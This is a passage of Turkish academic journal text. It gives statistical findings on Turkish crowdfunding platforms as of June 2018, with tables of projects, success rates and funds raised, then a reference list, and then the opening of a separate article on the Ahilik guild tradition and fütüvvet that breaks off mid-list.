Kitle fonlama platformları arasında ilk kurulanın Crowdfon isimli platform olduğu söylenebilir. Kitle fonlama platformlarından 2013 yılında kurulduğu belirtilen Fonlabeni isimli platformun internet sitesine araştırmanın yapıldığı tarih itibarıyla ulaşılamadığından araştırmanın dışında bırakılmıştır. Fonlabeni isimli platformla ilgili bilgiler için Çubukçu (2017) çalışması incelenebilir. FonGoGo 2013, Buluşum 2015, Turkcell’e bağlı olan Arıkovanı 2016, Fonbulucu.com ve İdeanest 2017 yılında kurulmuştur. 5 Aralık 2017’de yayınlanarak yürürlüğe giren 7061 Sayılı Kanun’un 110. maddesiyle 6362 sayılı Sermaye Piyasası Kanunu’na 35/A maddesi eklenmiştir. 35/A maddesinin 1. fıkrasına göre kitle fonlama platformları, kitle fonlamasına aracılık eden ve elektronik ortamda hizmet veren kuruluşlardır. Aynı maddenin 2. fıkrasında kitle fonlama platformlarının kurulabilmesi ve faaliyet gösterebilmeleri için Sermaye Piyasası’ndan izin almaları gerekmektedir.

C. Araştırmanın Yöntemi

Kitle fonlama platformlarına içerik analizi yöntemi uygulanarak araştırma yapılmıştır. Araştırmada kitle fonlama platformlarının kitle fonlama modelleri, başarılı/başarısız proje sayıları, proje kategorileri, fon tutarları, destekçi sayıları, hedef ve toplanan finansman tutarları 10.06.2018 itibarıyla ortaya koyulmaya çalışılmıştır. Başarılı veya başarısız proje ayrımı hedeflenen fon tutarına erişip erişemediklerine göre belirlenmiştir. Projeler belirlenen süre içinde hedefledikleri fon tutarlarına erişemediklerinde hiçbir tutar elde edememektedirler. Bulgular kısmında verilen veriler kitle fonlama platformlarının web sitelerinden tarafımızca toplanmış ve gerekli hesaplamalar yapılarak sunulmuştur.

III. BULGULAR

A. Kitle Fonlama Platformlarında Yer Alan Tamamlanmış Projelerin Kategorilerine Göre Dağılımı

Kitle fonlama platformlarında yer alan projeler on temel kategoriye ayrılabilir. Bu kategoriler, kültür ve sanat (film, video, müzik, dans, edebiyat ve fotoğraf), teknoloji, tasarım, çevre, eğitim, gıda, turizm, spor, sağlık ve diğer olarak belirlenmiştir. Kitle fonlama platformlarında 10.06.2018 tarihi itibarıyla yer alan projelerden kategorilerine göre tamamlanmış olanların sayıları Tablo 9’da verilmiştir.

Tablo 9: Kitle Fonlama Platformlarının Proje Sayılarının Kategorilere Göre Dağılımı

Kitle Fonlama Platformunun Adı	Kategoriler										TOPLAM
	Kültür & Sanat	Teknoloji	Tasarım	Çevre	Eğitim	Gıda	Turizm	Spor	Sağlık	Diğer	
CrowdFon	84	50	16	19	-	-	-	-	-	32	201
FonGoGo	123	22	7	16	31	5	3	7	7	29	250
Buluşum	5	8	-	-	-	-	-	-	-	-	13
Arıkovanı	-	39	-	-	-	-	-	-	-	-	39
Fonbulucu.com	1	1	-	-	-	-	-	-	-	1	3
İdeanest	1	1	-	-	2	-	-	-	-	1	5
TOPLAM	214	121	23	35	33	5	3	7	7	63	511

B. Kitle Fonlama Platformlarında Yer Alan Tamamlanmış Projelerin Başarı/Başarısızlıklarına Göre Dağılımı

Kitle fonlama platformlarında tamamlanmış projeler fon toplama süreleri bitmiş olan projelerdir. Projenin süresi tamamlandığında hedeflediği fon tutarına ulaşılmışsa proje başarılı, ulaşılmamışsa başarısız kabul edilmektedir. Belirlenen süre içinde belirli bir miktar fon toplanmış ancak hedef fon tutarına ulaşılmamışsa proje sahibi herhangi bir fon desteği alamamaktadır. Kitle fonlama platformlarında yer alan tamamlanmış projelerin başarı/başarısızlıklarına göre dağılımı Tablo 10'da verilmiştir.

Tablo 10: Kitle Fonlama Platformlarındaki Projelerin Başarı Durumlarına Göre Dağılımı

Kitle Fonlama Platformunun Adı	Başarı Durumu	Kategoriler										TOPLAM
		Kültür & Sanat	Teknoloji	Tasarım	Çevre	Eğitim	Gıda	Turizm	Spor	Sağlık	Diğer	
CrowdFon	Başarılı	14	1	1	1	-	-	-	-	-	1	18
	Başarısız	70	49	15	18	-	-	-	-	-	31	183
	Toplam	84	50	16	19	-	-	-	-	-	32	201
	Başarı %	16,67	2,00	6,25	5,26	-	-	-	-	-	3,13	8,96
FonGoGo	Başarılı	45	-	1	7	16	2	2	3	1	10	87
	Başarısız	78	22	6	9	15	3	1	4	6	19	163
	Toplam	123	22	7	16	31	5	3	7	7	29	250
	Başarı %	36,59	0,00	14,29	43,75	51,61	40,00	66,67	42,86	14,29	34,48	34,80
Buluşum	Başarılı	5	8	-	-	-	-	-	-	-	-	13
	Başarısız	-	-	-	-	-	-	-	-	-	-	-
	Toplam	5	8	-	-	-	-	-	-	-	-	13
	Başarı %	100	100	-	-	-	-	-	-	-	-	100
Arıkovanı	Başarılı	-	21	-	-	-	-	-	-	-	-	21
	Başarısız	-	18	-	-	-	-	-	-	-	-	18
	Toplam	-	39	-	-	-	-	-	-	-	-	39
	Başarı %	-	53,85	-	-	-	-	-	-	-	-	53,85
Fonbulucu.com	Başarılı	1	-	-	-	-	-	-	-	-	1	2
	Başarısız	-	1	-	-	-	-	-	-	-	-	1
	Toplam	1	1	-	-	-	-	-	-	-	1	3
	Başarı %	100	0,00	-	-	-	-	-	-	-	100	66,67
İdeanest	Başarılı	-	1	-	-	2	-	-	-	-	1	4
	Başarısız	1	-	-	-	-	-	-	-	-	-	1
	Toplam	1	1	-	-	2	-	-	-	-	1	5
	Başarı %	100	0,00	-	-	100	-	-	-	-	100	80,00
TOPLAM	Başarılı	65	31	2	8	18	2	2	3	1	13	145
	Başarısız	149	90	21	27	15	3	1	4	6	50	366
	Toplam	214	121	23	35	33	5	3	7	7	63	511
	Başarı %	30,37	25,62	8,70	22,86	54,55	40,00	66,67	42,86	14,29	20,63	28,38

Kitle fonlama platformlarında 10.06.2018 tarihi itibarıyla toplam 511 projenin 145 tanesi (%28,38) hedefledikleri fon tutarına ulaşarak başarılı olmuşlardır. 366 tane proje ise hedefledikleri fon tutarına ulaşamadıkları için başarısızdırlar. Kitle fonlama platformları arasında en fazla projeye sahip olan platform FonGoGo, kuruluş yılı yeni olmasından dolayı en az projeye sahip olan Fonbulucu.com'dur. Başarılı proje sayısı en fazla olan FonGoGo, başarısız proje sayısı en fazla olan CrowdFon'dur. Kitle fonlama platformlarının belirlenen kategorilerin tamamında, FonGoGo hariç, proje üretilmediği belirlenmiştir. Örneğin Turkcell'e bağlı olan Arıkovanı sadece teknoloji kategorisinde projelerin fon bulmasına aracılık etmektedir. Buluşum platformunda sadece bağışa dayalı fonlama yapılmakta ve belirli bir fonlama tutarı karşılığında ödül verilmemektedir. Kategorisi itibarıyla ve sayı olarak en fazla proje kültür ve sanat kategorisinde ve sonrasında da teknoloji kategorisinde gelmektedir. Başarılı projeler kültür ve sanat kategorisinde 61, teknoloji 31, eğitim 18, diğer 13 ve çevre kategorisinde 8 tane başarılı proje vardır. Tasarım, gıda, turizm, spor ve sağlıkta ise toplam 10 adet başarılı proje bulunmuştur. Faaliyetlerine yeni başlayan Fonbulucu.com ve İdeanest'in proje sayıları diğer platformlara göre düşük kalmaktadır.

C. Kitle Fonlama Platformlarında Yer Alan Tamamlanmış ve Başarılı Olmuş Projelerin Topladıkları Fon Tutarları

10.06.2018 tarihi itibarıyla araştırma örneklemi olan 6 kitle fonlama platformunda fon talep eden, süresi içinde toplamayı başaran projelerin kategorilerine göre dağılımı Tablo 11’de verilmiştir.

Tablo 11: Kitle Fonlama Platformlarındaki Başarılı Projelerin Topladıkları Fon Tutarları (TL)

Kategoriler	Fon Bilgileri	Kitle Fonlama Platformları						TOPLAM
		CrowdFon	FonGoGo	Buluşum	Arıkovam	Fonbulucu.com	İdeanest	
Kültür & Sanat	Hedeflenen	63.200	750.400	135.790	-	200	-	949.590
	Toplanan	66.036	865.130	135.790	-	320	-	1.067.276
	Toplanan/Hedeflenen (%)	104,49	115,29	100,00	-	160,00	-	112,39
	Destekçi Sayısı	553	3.959	-	-	13	-	4.525
	Destekçi Başına Ortalama Toplanan	119,41	218,52	-	-	24,62	-	205,85
Teknoloji	Hedeflenen	1.850	-	295.000	2.335.000	-	58.500	2.690.350
	Toplanan	1.910	-	295.000	3.548.805	-	58.679	3.904.394
	Toplanan/Hedeflenen (%)	103,24	-	100,00	151,98	-	100,31	145,13
	Destekçi Sayısı	14	-	-	8.240	-	43	8.297
	Destekçi Başına Ortalama Toplanan	136,43	-	-	430,68	-	1.364,63	435,02
Tasarım	Hedeflenen	1.000	10.000	-	-	-	-	11.000
	Toplanan	1.150	10.730	-	-	-	-	11.880
	Toplanan/Hedeflenen (%)	115,00	107,30	-	-	-	-	108,00
	Destekçi Sayısı	23	73	-	-	-	-	96
	Destekçi Başına Ortalama Toplanan	50,00	146,99	-	-	-	-	123,75
Çevre	Hedeflenen	2.500	75.100	-	-	-	-	77.600
	Toplanan	2.526	77.730	-	-	-	-	80.256
	Toplanan/Hedeflenen (%)	101,04	103,50	-	-	-	-	103,42
	Destekçi Sayısı	26	482	-	-	-	-	508
	Destekçi Başına Ortalama Toplanan	97,15	161,27	-	-	-	-	157,98
Eğitim	Hedeflenen	-	172.900	-	-	-	56.100	229.000
	Toplanan	-	186.680	-	-	-	58.133	244.813
	Toplanan/Hedeflenen (%)	-	107,97	-	-	-	103,31	106,91
	Destekçi Sayısı	-	849	-	-	-	73	922
	Destekçi Başına Ortalama Toplanan	-	219,88	-	-	-	824,17	265,52
Gıda	Hedeflenen	-	10.300	-	-	-	-	10.300
	Toplanan	-	13.810	-	-	-	-	13.810
	Toplanan/Hedeflenen (%)	-	134,08	-	-	-	-	134,08
	Destekçi Sayısı	-	136	-	-	-	-	136
	Destekçi Başına Ortalama Toplanan	-	101,54	-	-	-	-	101,54
Turizm	Hedeflenen	-	28.000	-	-	-	-	28.000
	Toplanan	-	29.740	-	-	-	-	29.740
	Toplanan/Hedeflenen (%)	-	106,21	-	-	-	-	106,21
	Destekçi Sayısı	-	94	-	-	-	-	94
	Destekçi Başına Ortalama Toplanan	-	316,38	-	-	-	-	316,38
Spor	Hedeflenen	-	19.650	-	-	-	-	19.650
	Toplanan	-	20.905	-	-	-	-	20.905
	Toplanan/Hedeflenen (%)	-	106,39	-	-	-	-	106,39
	Destekçi Sayısı	-	178	-	-	-	-	178
	Destekçi Başına Ortalama Toplanan	-	117,44	-	-	-	-	117,44
Sağlık	Hedeflenen	-	20.000	-	-	-	-	20.000
	Toplanan	-	20.000	-	-	-	-	20.000
	Toplanan/Hedeflenen (%)	-	100,00	-	-	-	-	100,00
	Destekçi Sayısı	-	119	-	-	-	-	119
	Destekçi Başına Ortalama Toplanan	-	168,07	-	-	-	-	168,07
Diğer	Hedeflenen	8.000	212.450	-	-	3.000	40.000	263.450
	Toplanan	8.630	233.535	-	-	3.200	40.010	285.375
	Toplanan/Hedeflenen (%)	107,88	109,92	-	-	106,67	100,03	108,32
	Destekçi Sayısı	22	1.016	-	-	9	18	1.065
	Destekçi Başına Ortalama Toplanan	392,27	229,86	-	-	355,56	2.222,78	267,96
TOPLAM	Hedeflenen	76.550	1.298.800	430.790	2.335.000	3.200	154.600	4.298.940
	Toplanan	80.252	1.458.260	430.790	3.548.805	3.520	156.822	5.678.449
	Toplanan/Hedeflenen (%)	104,84	112,28	100,00	151,98	110,00	101,44	132,09
	Destekçi Sayısı	638	6.906	0	8.240	22	134	15.940
	Destekçi Başına Ortalama Toplanan	125,79	211,16	0	430,68	160,00	1.170,31	329,21

Kitle fonlama platformları aracılığıyla 10.06.2018 tarihi itibarıyla tüm kategorilerde proje sahiplerinin projeleri için toplamayı hedeflediği fon tutarı 4.298.940TL ve topladığı toplam fon tutarı 5.678.449TL olmuştur. Toplanan fon tutarının hedeflenen fon tutarına oranı %132,09'dur. Fikir/proje sahipleri hedefin yaklaşık %32'sinden fazla finansman sağlamayı başarmışlardır. Bütün kategorilerdeki toplam destekçi sayısı (Buluşum platformu internet sitesinde destekçi sayıları olmadığından hariç tutulmuştur.) 15.940 kişi ve toplanan fon tutarı destekçi başına 329,21TL olarak gerçekleşmiştir. Kitle fonlama platformları arasında en fazla fon toplanmasına aracılık eden platform 3.548.805TL toplanan fon, 8.240 tane destekçi ve destekçi başına ortalama fon tutarı 430,68TL ile Arıkovani, en az fon toplanmasına aracılık eden 3.520TL, 22 tane destekçi ile Fonbulucu.com olmuştur.

Kategoriler arasında en fazla fon toplanan kategori teknoloji kategorisi 3.904.394TL ile ilk sırada yer alırken, kültür ve sanat kategorisi 1.067.276TL ile ikinci ve diğer kategorisi 285.375TL ile üçüncüdür. Teknoloji kategorisi dışındaki tüm kategorilerde en fazla fon FonGoGo aracılığıyla toplanmıştır. Kültür ve sanat kategorisinde en fazla destekçi sayısı 3.959 kişi ve destekçi başına ortalama fon tutarı 218,52TL ile FonGoGo'dur. Teknoloji kategorisinde en fazla destekçi sayısı 8.240 kişi ile Arıkovani ve destekçi başına ortalama fon tutarı 1.364,63TL ile İdeanest'tir. Tasarım, çevre, gıda, spor, turizm ve sağlık kategorisinde en fazla destekçi sayısına ve destekçi başına ortalama fon tutarına sahip FonGoGo'dur. Eğitim kategorisinde en fazla destekçi sayısı 849 kişi ile FonGoGo ve destekçi başına ortalama fon tutarı 824,17TL ile İdeanest'tir. Diğer kategorisinde en fazla destekçi sayısı 1.016 kişi ile FonGoGo ve destekçi başına ortalama fon tutarı 2.222,78TL ile İdeanest'tir.

Kitle fonlama platformlarındaki başarılı projelerin ortalama fonlama tutarları Tablo 12'de verilmiştir.

Tablo 12: Başarılı Projelerin Ortalama Fonlanma Tutarları

Kitle Fonlama Platformunun Adı		Kategoriler										TOPLAM
		Kültür & Sanat	Teknoloji	Tasarım	Çevre	Eğitim	Gıda	Turizm	Spor	Sağlık	Diğer	
CrowdFon	Başarılı Proje Sayısı	14	1	1	1	-	-	-	-	-	1	18
	Toplanan (TL)	66.036	1.910	1.150	2.526	-	-	-	-	-	8.630	80.252
	Ortalama (%)	4.716,9	1.910,0	1.150,0	2.526,0	-	-	-	-	-	8.630,0	4.458,4
FonGoGo	Başarılı Proje Sayısı	45	-	1	7	16	2	2	3	1	10	87
	Toplanan (TL)	865.130	-	10.730	77.730	186.680	13.810	29.740	20.905	20.000	233.535	1.458.260
	Ortalama (%)	19.225,1	-	10.730,0	11.104,3	-	-	-	-	-	23.353,5	16.761,6
Buluşum	Başarılı Proje Sayısı	5	8	-	-	-	-	-	-	-	-	13
	Toplanan (TL)	135.790	295.000	-	-	-	-	-	-	-	-	430.790
	Ortalama (%)	27.158,0	36.875,0	-	-	-	-	-	-	-	-	33.137,7
Arıkovani	Başarılı Proje Sayısı	-	21	-	-	-	-	-	-	-	-	21
	Toplanan (TL)	-	3.548.805	-	-	-	-	-	-	-	-	3.548.805
	Ortalama (%)	-	168.990,7	-	-	-	-	-	-	-	-	168.990,7
Fonbulucu.com	Başarılı Proje Sayısı	1	-	-	-	-	-	-	-	-	1	2
	Toplanan (TL)	320	-	-	-	-	-	-	-	-	3.200	3.520
	Ortalama (%)	320,0	-	-	-	-	-	-	-	-	3.200,0	1.760,0
İdeanest	Başarılı Proje Sayısı	-	1	-	-	2	-	-	-	-	1	4
	Toplanan (TL)	-	58.679	-	-	58.133	-	-	-	-	40.010	156.822
	Ortalama (%)	-	58.679,0	-	-	29.066,5	-	-	-	-	40.010,0	39.205,5
TOPLAM	Başarılı Proje Sayısı	65	31	2	8	18	2	2	3	1	13	145
	Toplanan (TL)	1.067.276	3.904.394	11.880	80.256	244.813	13.810	29.740	20.905	20.000	285.375	5.678.449
	Ortalama (%)	16.419,63	125.948,19	5.940,00	10.032,00	13.600,72	6.905,00	14.870,00	6.968,33	20.000,00	21.951,92	39.161,72

SONUÇ

Bu araştırmanın amacı olan Türkiye’de kitle fonlamanın geçmişi, kullanılan kitle fonlama modelleri, fonlamaya aracılık yapan kitle fonlama platformları ve en önemlisi girişimcilerin bu yöntemle elde ettiği ekonomik büyüklük ortaya koyulmuştur.

Kitle fonlama platformlarının kuruluş yıllarının yeni olması, fonlamanın özellikle mevzuata bağlı olarak bağışa ve ödüle dayalı fonlama modellerinde ortaya çıkması yurtdışındaki örneklerin başlangıçlarıyla benzer özelliktedir. 2011-2018 Haziran aralığındaki toplam proje sayısı, başarılı proje sayısı ve toplanan fon tutarı dikkate alındığında yeni olan bu yöntemin bilinirliği arttıkça daha iyi yerlere geleceği düşünülmektedir. Kültür ve sanat (film, video, müzik, dans edebiyat, fotoğraf) projelerinin sayısal üstünlüğe sahip olması sosyal faydayı gözeten ve yerel/bölgesel tanınırlığına güvenen proje sahipleri ve destekçilerinin olduğu söylenebilir. Dolayısıyla kültür ve sanat kategorisi finansal bir getiri önceliğinde olmayan destekçiler tarafından bağış veya ödüle dayalı fonlamadan yararlanmaktadır. Teknoloji dışındaki şu ana kadarki projeler için de durum benzerdir. Kitle fonlama platformlarında en fazla fonun teknoloji kategorisinde olması yeni kurulacak/kurulan teknoloji şirketlerinin başarı ihtimallerini arttıracaktır. Kurulan kitle fonlama platformlarının da bütün kategorilerde proje kampanyaları düzenlemek yerine belirli kategorilerde uzmanlaşarak hizmet vermeleri uygun olacaktır. Burada örneğin Arıkovanı sadece teknoloji kategorisinde yer almakla birlikte en fazla fon toplayan platformdur. Şirketler açısından sadece bağışa veya ödüle dayalı fonlamayı model olarak kullanmanın yetersiz finansman sağlama ihtimali bulunmaktadır. Bunun nedeni finansal getiri elde etme güdüsüyle hareket eden destekçilerin şirkete fon aktarmada isteksiz olmaları olabilir. Yatırım amaçlı kitle fonlama olan borca veya öz kaynağa dayalı fonlama modelleri yapılacak ikincil yasal düzenlemelerden sonra yatırımcılar tarafından çok daha fazla tercih edilecektir. Bu noktada yatırım amaçlı kitle fonlamanın yurtdışındaki gelişiminin bir benzeri de eğer doğru adımlar atılırsa ülkemizde gerçekleşebilecektir. Sermaye Piyasası Kanunu’nda yapılan değişikliklerle özellikle son zamanlarda Çiftlik Bank gibi kötü bir örnek teşkil eden, daha önceki dönemlerde nicelerini sıralayabileceğimiz, istismara ve dolandırıcılığa açık olan internet üzerinden bağış veya fon toplama konusu bir nebze de olsa yasal dayanağa oturtulmaya çalışılmıştır. Toplumda fonlama güveni ve isteği arttıkça niş kategoriler, örneğin gayrimenkul gibi, kitle fonlamadan istifade edebilecektir. Kitle fonlama konusu yeni platformlarla birlikte yeni iş fırsatları da getirecektir. Kitle fonlama hisse brokeri, pazarlamacısı, reklamcısı gibi yeni iş imkânları da doğacaktır.

Ülkemizde yeni bir finansman yöntemi olan kitle fonlamayla ilgili çalışma sayısı muhakkak ki artacaktır. İkincil yasal düzenlemeler konunun gelişimi için önem taşımaktadır. Avrupa İmar ve Kalkınma Bankası’nın (EBRD) 14 Mart 2018 tarihli Türkiye’deki ikincil düzenlemelerde Sermaye Piyasası Kuruluna kitle fonlama modelleri konusunda danışmanlık ve uluslararası bir konferans düzenlenmesi için 150.000 Euro tutarında bir çağrısı bulunmaktadır (EBRD, 2018). Kitle fonlama konusunda araştırma yapmak isteyenler ikincil düzenlemelerle ilgili yurtdışı örneklerini kapsayan çalışmalar yapabilirler. Ayrıca ülkemizdeki şu anki bağış veya ödüle dayalı kitle fonlamanın süreleri ile finansman tutarını, destekçi profilini, sosyal medyanın kullanılmasını veya ödül ile finansman arasındaki ilişkiyi inceleyen çalışma yapmaları önerilmektedir.

KAYNAKÇA

- 7061 Sayılı Bazı Vergi Kanunları ile Diğer Bazı Kanunlarda Değişiklik Yapılmasına Dair Kanun, 5 Aralık 2017 tarih ve 30261 Sayılı Resmi Gazete.
- Atsan, N., Erdoğan, E.O. (2015). Girişimciler İçin Alternatif Bir Finansman Yöntemi: Kitlesele Fonlama (Crowdfunding). *Eskişehir Osmangazi Üniversitesi İİBF Dergisi*, 10(1), Nisan, 297-320.
- Cambridge Centre for Alternative Finance. (2017). Entrenching Innovation The 4th Alternative Finance Industry Report. <https://www.jbs.cam.ac.uk/faculty-research/centres/alternative-finance/publications/entrenching-innovation/#.Wxhs0UiFPb0>, Erişim Tarihi: 02.06.2018.
- Çubukçu, C. (2017). Kitlesele Fonlama: Türkiye’deki Kitlesele Fonlama Platformları Üzerinden Bir Değerlendirme. *Girişimcilik ve İnovasyon Yönetimi Dergisi*, Cilt:6, Sayı:2, 155-172.
- Dresner, S. (2014). *Crowdfunding A Guide To Raising Capital On The Internet*. Bloomberg Press, Wiley&Sons Inc.
- EBRD. (2018). Support with the Crowdfunding Secondary Legislation in Turkey. <https://www.ebrd.com/cs/Satellite?c=Content&cid=1395272519840&d=Mobile&pagename=EBRD%2FContent%2FContentLayout>, Erişim Tarihi: 21.06.2018.

- Ergen, M., Lau, J., Bilginoğlu, K. (2013). Dağıtık girişimci sermayesi: Kitle fonlaması”, Bilim, Sanayi ve Teknoloji Bakanlığı’nın 2013 yılında düzenlediği 3. Sanayi Şurası, Ankara, Türkiye, <http://girisimcilik.mustafaergen.com/uploads/1/0/5/9/10590997/dagitikgirisimcisermayesi-2.pdf>, Erişim Tarihi: 02.06.2018.
- Erkılıç, H., Toprak, A.G. (2013). Kitlesele Fonlamanın Türkiye’de Belgesel Sinema Üzerindeki Olası Etkileri. *Yeni Medya Çalışmaları: Kuram, Yöntem, Uygulama ve Siyasa I. Ulusal Kongresi*, 7-8 Mayıs, Kocaeli, 292-306.
- Fettahoğlu, S., Khusayan, S. (2017). Yeni Finansman Olanakları: Kitle Fonlama. *Uşak Üniversitesi Sosyal Bilimler Dergisi*, Cilt:10, Sayı:4, Aralık, 497-521.
- Hornuf, L., Schwienbacher, A. (2017). Should Securities Regulation Promote Equity Crowdfunding?. *Small Business Economics*, Vol.9, 3, 579-593.
- Kalkınma Bakanlığı. (2017). Onbirinci Kalkınma Planı, Kamuda Kurumsal Yönetimde Yeni Yaklaşımlar Özel İhtisas Komisyonu Ön Raporu, <http://onbirinciplan.gov.tr/wp-content/uploads/2018/01/Kamuda-Kurumsal-Y%C3%B6netimde-Yeni-Yakla%C5%9F%C4%B1mlar-%C3%96zel-%C4%B0htisas-Komisyonu-%C3%96n-Raporu.pdf>, Erişim Tarihi: 02.06.2018.
- Paschen, J. (2017). Choose Wisely: Crowdfunding Through The Stages Of The Startup Life Cycle. *Business Horizons*, 60, 179-188.
- Sancak, İ.E. (2016). Applicability and Readiness of Crowdfunding in Turkey. *International Journal of Business and Social Science*, Vol.7, No.1, January, 99-110.
- Short, J.C., Ketchen Jr., D.J., McKenny, A.F., Allison, T.H., Ireland, R.D. (2017). Research on Crowdfunding: Reviewing the (Very Recent) Past and Celebrating the Present. *Entrepreneurship Theory and Practice*, 41 (2), March, 149-160.
- Tekeoğlu, N. (2015). Kitlesele Fonlama ile Alternatif Film Finansmanı Oluşturma ve Bir Film Analizi: Sıra Dışı İnsanlar. *International Journal of Social Science*, Number.38, Autumn II, 295-302.
- The World Bank. (2013). Crowdfunding’s Potential For The Developing World. *infoDev*, Finance and Private Sector Development Department, Washington, DC: World Bank. https://www.infodev.org/infodev-files/wb_crowdfundingreport-v12.pdf, Erişim Tarihi: 02.06.2018.
- Valenciene, L., Jęgeleviciute, S. (2013). Valuation of Crowdfunding: Benefits and Drawbacks. *Economics and Management*, 18(1), 39-48.
- Zengin, S., Yüksel, S., Kartal, M.T. (2017). Kitle Fonlaması Sisteminin Türkiye’ye Faydaları. *Bankacılık ve Sermaye Piyasası Araştırmaları Dergisi*, Cilt:1, Sayı:2, 22-32.
- Ziegler, T., Reedy, E.J., Le, A., Zhang, B., Kroszner, R.S., Garvey, K. (2017). 2017 The (2nd) Americas Alternative Finance Industry Report Hitting Stride. Cambridge Centre for Alternative Finance, <https://www.jbs.cam.ac.uk/faculty-research/centres/alternative-finance/publications/hitting-stride/#.Wxhg7EiFPb0>, Erişim Tarihi: 02.06.2018.
- Ziegler, T., Shneor, R., Garvey, K., Wenzlaff, K., Yerolemu, N., Hao, R., Zhang, B. (2018). Expanding Horizons The 3rd European Alternative Finance Industry Report, Cambridge Centre for Alternative Finance, <https://www.jbs.cam.ac.uk/faculty-research/centres/alternative-finance/publications/expanding-horizons/#.WxhY2EiFPb0>, Erişim Tarihi: 02.06.2018.

Türk İşletmecilik Kültüründe Ahilik Teşkilatının Yeri ve Önemi

Çetin BEKTAŞ*

GİRİŞ

Ahilik teşkilatı yaklaşık bin yıldır Anadolu’da sosyal, ekonomik, dini, ahlaki ve kültürel ve politik hayatta önemli fonksiyonlar yerine getirmiştir. Bu teşkilat, faaliyet gösterdiği dönemde kişilerin ve işletmelerin ahlak dışı davranışlarını önlemeğe dönük birçok faaliyet yürütmüştür. Bu faaliyetler; bireyde ve toplumda güzel ahlaki yaygınlaştırmak, toplumun sosyal ve iktisadi olarak yükselmesini temin etmek amacıyla tesis edilmiştir. Ahilik teşkilatı temel prensiplerini fütüvvetçilik ilkelerinden almıştır. Fütüvvetçiliğin temelleri de 7.yy’a kadar uzanmaktadır. Bugün sahip olduğumuz kültürel birikim köklü bir medeniyete dayanmaktadır. Bu yüzden günümüzde özellikle işletmecilerin ve yöneticilerin ahilik ilkelerinden yararlanacağı güzel örnekler bulunmaktadır. Bu ilkelerin iyi özümsemesi bireysel ve toplumsal refahın yükselmesine katkı yapacaktır.

A. FÜTÜVVETÇİLİK VE AHİLİK

Fütüvvetçilik; ahilikten önceki bir teşkilat olarak öğretileriyle ahiliğe temel teşkil etmiştir. Anlam olarak fütüvvetçilik; soy temizliği, mertlik, yiğitlik, gençlik, delikanlılık, cömertlik, el açıklığı ifade etmektedir (Tatlılıoğlu, 2014:557). Bu teşkilat, daha çok kişisel erdemlere ve askeri niteliklere önem vermektedir. Ahilik ise, XIII. yüzyıl başlarında Osmanlı’nın askeri ve yönetim teşkilatlarını düzene koymasına kadar hem esnaf ve sanatkârlar birlikleri gibi, hem de devlete asker sağlama konusunda yardımcı olmuştur (Çağatay, 1989:2).

Fütüvvetçilik ve ahilik ile ilgili yazın incelendiğinde; Anadolu’daki ahiliğin, doğudaki fütüvvetçiliğe benzer bir kuruluş halinde faaliyette bulunduğu görülmektedir. Bu kuruluş, ahilik adı ile bilinen şeklini almadan önce Anadolu’da fütüvvetçilik örgütü halinde faaliyette bulunuyordu. Bu sebeple, fütüvvetçiliğin kökeni ve niteliği anlaşılmadan ahilik tam olarak anlaşılmaz. Çünkü fütüvvetçilik ahiliğin temelini teşkil etmektedir. Bir diğer deyişle ahilik temel öğretilerini fütüvvetçilikten almaktadır. Bu bağlamda ahiliğin islami temellerinin iyi anlaşılması için aşağıda fütüvvetçilik kavramı ve fütüvvetçiliğin temel ilkeleri açıklanmaktadır.

1. Fütüvvetçilik Kavramı

Fütüvva “gençler” anlamında “fityan” kökünden gelir (Öztürk, 2002:45). Feta; genç, güçlü ve yardımsever bir kişiliği ifade etmektedir. Fütüvveti temsil eden gençler dayanışma, karşılıklı yardımlaşma ve arkadaşlık ilkelerine uygun yaşamışlardır. Birlikte yaşamayanlar da aralarında dayanışmayı sürdürmüşlerdir. Ayrıca bu teşkilat, bir kentin sınırlarını aşarak, diğer kentlerin fityanları arasında fütüvva teşkilatı oluşturulmuştur.

İslam’ın ilk asrından itibaren oluşmaya başlanan fütüvvet teşekkülleri içinde Hicri III. (Miladi IX.) yüzyıldan itibaren de esnaf birlikleri ortaya çıkmıştır. Türkler İslamiyeti kabul edip, Anadolu’ya yerleştikten sonra fütüvvet ilkesini benimsemeye başlamışlardır.

İlkelerini İslam dininden alan ahiliğin nizamnamelerine, "Fütüvvetname" adı verilmektedir. Ahiliğin esasları, ticaret kuralları bu kitaplarda yazılıydı. Teşkilata girecek olan kimse ilk önce bu kitaplarda belirtilen dini ve ahlaki kurallara uymak zorunda idi (Öztürk, 2002:47). Fütüvvetnameler, sonradan çeşitli kuruluşlar, mezhep ve tarikatlarca benimsenmiş ve bunların her biri bu kuralları kendi ilkeleri doğrultusunda düzenlemişlerdir (Çağatay, 1990:7).

Sûfilere göre fütüvvet, peygamberlerin ahlâkıdır. Fütüvvetçilik konusunda ilk eseri yazan Sülemini’ye göre ilk peygamber Hz. Âdem’den, son peygamber Hz. Muhammed’e (s.a.v.) kadar tüm peygamberler, fütüvvet ahlâkının temsilcileridir. Fütüvvet insanî derecelerin en üstünüdür. Fütüvvet sahipleri, yaptıklarını yalnız Allah rızası ve Allah sevgisi için yaparlar. Dolayısıyla fütüvvet düşüncesini benimsemek, aynı zamanda İslam dininin şartlarının da yerine getirmeye talip olmak anlamına gelmektedir (Sancaklı, 2010:6). Bununla birlikte, fütüvvetçilik bireyin ekonomik ve sosyal yaşamının tamamını kapsamaktadır. Belirlenen ilkeler bireyin özel yaşamından başlayarak; ticaret, toplum ve devlet ilişkilerinde belirleyici rol oynamaktadır. Fütüvvet ilkeleri insanlara bir yaşam örneği sunmakta ve rehberlik etmektedir. Fütüvvetçiliğin bu ilkeleri de yukarıda ifade edildiği gibi islam dininin temel kaynakları olan Kuran-ı Kerim’e ve Hz. Muhammed’in (s.a.v.) sözleri olan hadislerle

* Prof. Dr., Gaziosmanpaşa Üniversitesi İktisadi ve İdari Bilimler Fakültesi Öğretim Üyesi E-Mail: cetin.bektas@gop.edu.tr

dayanmaktadır. Fütüvvetçiliğin temeli güzel ahlak ve doğru sözlülük ile başlamaktadır. Güzel ahlak insanın çevresiyle olan ilişkilerini yönlendirmekte, bireye özgü davranış standartları ve değerlerden oluşmaktadır. Bireysel ahlakın kaynağını ise aile, akraba çevresi, arkadaş çevresi, eğitim yaşamı, iş yaşamındaki deneyimleri ve içinde bulunduğu toplumun kültürel değerleri belirlemektedir.

2. Fütüvvetçilikte Genel Kurallar

Fütüvvetnamelerde yazılı olan aşağıdaki temel ilkeler ahilik ilkeleri olarak kabul edilmiştir. Bu temel ilkelerde , “Ahinin üç şeyi açık, üç şeyi de kapalı olmalıdır” tavsiyesi yer almaktadır (Anadol, 1991:62). Bunlardan açık olanlar;

